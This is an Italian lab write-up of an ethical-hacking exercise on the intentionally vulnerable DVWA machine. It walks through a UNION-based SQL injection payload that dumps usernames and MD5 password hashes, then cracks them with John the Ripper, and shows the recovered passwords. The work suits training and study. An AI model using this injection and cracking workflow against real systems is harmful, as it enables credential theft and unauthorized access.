



## Introduzione:

Il compito di oggi era quello di effettuare un **password cracking** (ottenere password segrete), sulla macchina **DVWA** di metasploitable, volutamente vulnerabile per questi tipi di compiti di Ethical hacking.

## Preparazione:

Prima di tutto dobbiamo tramite una **SQL injection**, cercar di prendere i codici **Hash delle password**, e li otteniamo digitando il seguente codice:

```
1' UNION SELECT user, password FROM users#
```

Quando questo comando viene iniettato in un campo di **input vulnerabile**, tenta di eseguire una **query SQL** che, in combinazione con la query originale, recupera i dati dalle colonne **user** e **password** della **tabella users**.

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

## Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin

ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

<http://www.unixwiz.net/techtips/sql-injection.html>

Come ultimo step, dovremmo semplicemente creare una lista in Kali Linux con tutti i codici Hash trovati, e salvare il file come **passwords.txt**:




```
*~/Desktop/passwords.txt - Mousepad
File Edit Search View Document Help
1 5f4dcc3b5aa765d61d8327deb882cf99
2 e99a18c428cb38d5f260853678922e03
3 8d3533d75ae2c3966d7e0d4fcc69216b
4 0d107d09f5bbe40cade3de5c71e9e9b7
5 5f4dcc3b5aa765d61d8327deb882cf99
```

## Pratica:

Sul **prompt** di Kali dovremmo eseguire il comando:

```
john --format=raw-md5 password.txt
```

A screenshot of a Kali Linux terminal window. The window title is 'kali@kali: ~/Desktop'. The terminal shows the execution of the 'john' command with the '--format=raw-md5' option on a file named 'passwords.txt'. The output indicates that 5 password hashes were loaded, and the program is proceeding with a single rule. It lists several candidate passwords: 'password', 'password', 'abc123', 'letmein', and 'charley'. The session is completed, and the statistics show a processing rate of 27.77g/s and 989766p/s.

```
kali@kali: ~/Desktop
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~/Desktop]
$ john --format=raw-md5 passwords.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (?)
password      (?)
abc123        (?)
letmein       (?)
Proceeding with incremental:ASCII
charley       (?)
5g 0:00:00:00 DONE 3/3 (2024-11-07 09:31) 27.77g/s 989766p/s 989766c/s 994033C/s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

**john:** È il nome dell'eseguibile di John the Ripper, lo strumento di cracking delle password.

**--format=raw-md5:** Questa opzione specifica il formato dell'hash delle password che John the Ripper deve gestire. In questo caso, raw-md5 significa che il file password.txt contiene hash MD5 "grezzi" ("non salati"). John cercherà di craccare questi hash utilizzando metodi come attacchi a dizionario e brute force.

**password.txt:** È il file che contiene gli hash delle password che vuoi craccare. Ogni riga di questo file dovrebbe contenere un hash MD5 da decifrare.

E siamo riusciti così ad ottenere le password degli utenti.